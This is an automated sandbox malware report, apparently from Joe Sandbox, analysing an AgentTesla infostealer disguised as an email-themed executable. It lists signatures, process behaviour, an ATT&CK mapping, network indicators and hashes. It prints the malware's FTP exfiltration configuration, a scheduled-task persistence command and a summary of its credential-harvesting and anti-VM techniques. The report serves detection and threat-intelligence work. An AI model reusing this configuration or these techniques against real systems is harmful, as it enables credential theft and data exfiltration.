ID: 433262
Sample Name: Following abusive email letter .exe
Cookbook: default.jbs
Time: 14:57:20
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Following abusive email letter .exe

Overview


General Information

Sample Name:	Following abusive email letter .exe
Analysis ID:	433262
MD5:	368a0ec11590e1..
SHA1:	48c11cb189d44a..
SHA256:	c0b43d27c73d2a..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains method …
- .NET source code contains very larg…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Sigma detected: Suspicious Proces…

Classification



Process Tree

- **System is w10x64**
- Following abusive email letter .exe (PID: 3888 cmdline: 'C:\Users\user\Desktop\Following abusive email letter .exe' MD5: 368A0EC11590E137B1CD5405CD0591DB)
  - schtasks.exe (PID: 4084 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\VUGIHQGciwlxDd' /XML 'C:\Users\user\AppData\Local\Temp\tmp1045.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 4884 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 3352 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "FTP",
  "FTP Info": "ftp://files.000webhost.com/zincocomputer147"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.464217016.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.464217016.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.211185227.00000000030FF000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000004.00000000.209849248.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000000.209849248.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 8 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.Following abusive email letter .exe.4183028.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Following abusive email letter .exe.4183028.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
4.2.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 3 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Process Start Without DLL

Sigma detected: Possible Applocker Bypass

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Alternative Protocol 1	Encrypted Channel 1
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Following abusive email letter .exe	32%	Virustotal		Browse
Following abusive email letter .exe	33%	ReversingLabs	ByteCode-MSIL.Trojan.Heracles	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\VUGIHQGciwlxDd.exe	39%	ReversingLabs	ByteCode-MSIL.Trojan.Heracles	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
4.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
us-east-1.route-1000.000webhost.awex.io	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://CqZTYA.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://JC95xwwqEnXy3nGe.net	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://JC95xwwqEnXy3nGe.netL	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://us-east-1.route-1000.000webhost.awex.io	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us-east-1.route-1000.000webhost.awex.io	145.14.145.177	true	true	• 1%, Virustotal, Browse	unknown
files.000webhost.com	unknown	unknown	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
145.14.145.177	us-east-1.route-1000.000webhost.awex.io	Netherlands		204915	AWEXUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433262
Start date:	11.06.2021
Start time:	14:57:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Following abusive email letter .exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/4@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 1% (good quality ratio 0.6%) • Quality average: 44.9% • Quality standard deviation: 42.2%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:58:09	API Interceptor	1x Sleep call for process: Following abusive email letter .exe modified
14:58:20	API Interceptor	759x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
145.14.145.177	Scan copy of said documents.exe	Get hash	malicious	Browse	
	Additional documents.exe	Get hash	malicious	Browse	
	Enclosed the following documents as requested.exe	Get hash	malicious	Browse	
	Complaint Lodged Against Your Company .exe	Get hash	malicious	Browse	
	DOCUMENTS.exe	Get hash	malicious	Browse	
	documents and Details.exe	Get hash	malicious	Browse	
	oLHQIQAI3N.exe	Get hash	malicious	Browse	
	oLHQIQAI3N.exe	Get hash	malicious	Browse	
	hoTA52pXM4.doc	Get hash	malicious	Browse	
	hoTA52pXM4.doc	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us-east-1.route-1000.000webhost.awex.io	All Details.exe	Get hash	malicious	Browse	• 145.14.144.54
	All the Documents and Details.exe	Get hash	malicious	Browse	• 145.14.145.180
	Additional documents required.pdf.exe	Get hash	malicious	Browse	• 145.14.145.180
	Kabyria El Arab-14326587.exe	Get hash	malicious	Browse	• 145.14.145.180
	Kabyria El Arab-14326587.exe	Get hash	malicious	Browse	• 145.14.144.209
	FedEx Receipt with Reference Code.exe	Get hash	malicious	Browse	• 145.14.144.209
	Scan copy of said documents.exe	Get hash	malicious	Browse	• 145.14.144.209
	Abusive email letter from your account.exe	Get hash	malicious	Browse	• 145.14.145.180
	Scan copy of said documents.exe	Get hash	malicious	Browse	• 145.14.145.177
	Scan copy of said documents.exe	Get hash	malicious	Browse	• 145.14.144.149

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Scan copy of said documents.exe	Get hash	malicious	Browse	• 145.14.144.209
	Additional documents.exe	Get hash	malicious	Browse	• 145.14.145.177
	Additional documents.exe	Get hash	malicious	Browse	• 145.14.145.180
	Complaint lodged against your company..exe	Get hash	malicious	Browse	• 145.14.145.180
	Enclosed the following documents as requested.exe	Get hash	malicious	Browse	• 145.14.145.177
	Complaint Lodged Against Your Company .exe	Get hash	malicious	Browse	• 145.14.145.177
	All details.exe	Get hash	malicious	Browse	• 145.14.144.54
	All details.exe	Get hash	malicious	Browse	• 145.14.144.54
	Urgent Attention Required.exe	Get hash	malicious	Browse	• 145.14.144.209
	DOCUMENTS.exe	Get hash	malicious	Browse	• 145.14.145.177

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AWEXUS	WcHO1ZGiln.exe	Get hash	malicious	Browse	• 145.14.145.185
	All Details.exe	Get hash	malicious	Browse	• 145.14.144.54
	All the Documents and Details.exe	Get hash	malicious	Browse	• 145.14.145.180
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 145.14.144.45
	01_extracted.exe	Get hash	malicious	Browse	• 145.14.144.111
	Additional documents required.pdf.exe	Get hash	malicious	Browse	• 145.14.145.180
	Kabyria El Arab-14326587.exe	Get hash	malicious	Browse	• 145.14.145.180
	Kabyria El Arab-14326587.exe	Get hash	malicious	Browse	• 145.14.144.209
	FedEx Receipt with Reference Code.exe	Get hash	malicious	Browse	• 145.14.144.209
	OyVPRUTe0s.exe	Get hash	malicious	Browse	• 145.14.144.197
	hfrEZuBd5B.exe	Get hash	malicious	Browse	• 145.14.144.156
	1Z4191ecDy.exe	Get hash	malicious	Browse	• 145.14.144.12
	j6RwLGBzlz.exe	Get hash	malicious	Browse	• 145.14.144.66
	Scan copy of said documents.exe	Get hash	malicious	Browse	• 145.14.144.209
	A018379D343600DAB5B728E46D2EE4E12D385383 7FCF1.exe	Get hash	malicious	Browse	• 145.14.144.210
	Abusive email letter from your account.exe	Get hash	malicious	Browse	• 145.14.145.180
	sample products 1,2,&,4.exe	Get hash	malicious	Browse	• 145.14.144.32
	Scan copy of said documents.exe	Get hash	malicious	Browse	• 145.14.145.177
	Scan copy of said documents.exe	Get hash	malicious	Browse	• 145.14.144.149
	Scan copy of said documents.exe	Get hash	malicious	Browse	• 145.14.144.209

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Following abusive email letter .exe.log

Process:	C:\Users\user\Desktop\Following abusive email letter .exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Following abusive email letter .exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp1045.tmp	
Process:	C:\Users\user\Desktop\Following abusive email letter .exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1647
Entropy (8bit):	5.199714843668102
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBvPLtn:cbh47TlNQ//rydbz9l3YODOLNdq3lPJ
MD5:	DCC43E257CB9BECF598E74F756FEF25E
SHA1:	D67330DB63650FCC9E8CA22EB86EC36CADCBA9B4
SHA-256:	25951389412CFCBAE77EDB8D3F93419A40BECA0DD71A0C56C76977CCBDF87B48
SHA-512:	AD1F23F8DEE31B16537CE51871BAFF9E011A0D072E50262BEA812B0AE2A5F5E82BA362907981D09738F689BDED856066F0FDD3B09D0DE8AE06F459DCA22E4D E
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\VUGIHQGciwlxDd.exe	
Process:	C:\Users\user\Desktop\Following abusive email letter .exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	953856
Entropy (8bit):	7.511931897413592
Encrypted:	false
SSDEEP:	12288:p12L4ovYmfBgM/npoaxFKgasrOe+Gcr1xs+j4JQ0DXUYNZM4e/ZUdtbV:pMpX3asL/EzsC4jLUgNeBUdtR
MD5:	368A0EC11590E137B1CD5405CD0591DB
SHA1:	48C11CB189D44AE0C30B32F0ABA41D4C52568C44
SHA-256:	C0B43D27C73D2A64F25A1E095A10DCF339635D9C48C6D612B37EBA084341E103
SHA-512:	57DBF150965546D99F1A076AF014E6B586323ED139DD4730D5A917174E159377F4AA97A674CCA65BBDA2B04C7A76454B9F0D6418E0A5F0ED5D90F9B4EDF62AC
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 39%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....n.... ... ....@.. ..... ..... ..@..... ...K....@..... ..... ..H.....text...t.... ..... ..`.sdata..... .....@....rsrc.....@ .....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Roaming\VUGIHQGciwlxDd.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Following abusive email letter .exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.511931897413592
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.79% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Win16/32 Executable Delphi generic (2074/23) 0.01%
File name:	Following abusive email letter .exe
File size:	953856
MD5:	368a0ec11590e137b1cd5405cd0591db
SHA1:	48c11cb189d44ae0c30b32f0aba41d4c52568c44
SHA256:	c0b43d27c73d2a64f25a1e095a10dcf339635d9c48c6d612b37eba084341e103
SHA512:	57dbf150965546d99f1a076af014e6b586323ed139dd4730d5a917174e159377f4aa97a674cca65bbda2b04c7a76454b9f0d6418e0a5f0ed5d90f9b4edf62ac4
SSDEEP:	12288:p12L4ovYmfBgM/npoaxFKgasrOe+Gcr1xs+j4JQ0DXUYNZM4e/ZUdtbV:pMpX3asL/EzsC4jLUgNeBUdtR
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....n.... ... .@.. .... @.....

File Icon

Icon Hash:	8c8caa8e9692aa00

Static PE Info

General

Entrypoint:	0x4c006e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60C2968F [Thu Jun 10 22:47:43 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xbe074	0xbe200	False	0.896723218688	data	7.85847754402	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.sdata	0xc2000	0x1e8	0x200	False	0.861328125	data	6.63003510345	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xc4000	0x2a3a0	0x2a400	False	0.124375924556	data	4.17209019153	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xf0000	0xc	0x200	False	0.041015625	data	0.0776331623432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/11/21-14:59:47.080868	TCP	2029927	ET TROJAN AgentTesla Exfil via FTP	49741	21	192.168.2.3	145.14.145.177
06/11/21-14:59:47.240610	TCP	2029928	ET TROJAN AgentTesla HTML System Info Report Exfil via FTP	49742	30339	192.168.2.3	145.14.145.177

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 14:59:45.185534000 CEST	192.168.2.3	8.8.8.8	0x280	Standard query (0)	files.000webhost.com	A (IP address)	IN (0x0001)
Jun 11, 2021 14:59:45.279160976 CEST	192.168.2.3	8.8.8.8	0xbefd	Standard query (0)	files.000webhost.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 14:59:45.264453888 CEST	8.8.8.8	192.168.2.3	0x280	No error (0)	files.000webhost.com	us-east-1.route-1000.000webhost.awex.io		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 14:59:45.264453888 CEST	8.8.8.8	192.168.2.3	0x280	No error (0)	us-east-1.route-1000.000webhost.awex.io		145.14.145.177	A (IP address)	IN (0x0001)
Jun 11, 2021 14:59:45.354423046 CEST	8.8.8.8	192.168.2.3	0xbefd	No error (0)	files.000webhost.com	us-east-1.route-1000.000webhost.awex.io		CNAME (Canonical name)	IN (0x0001)
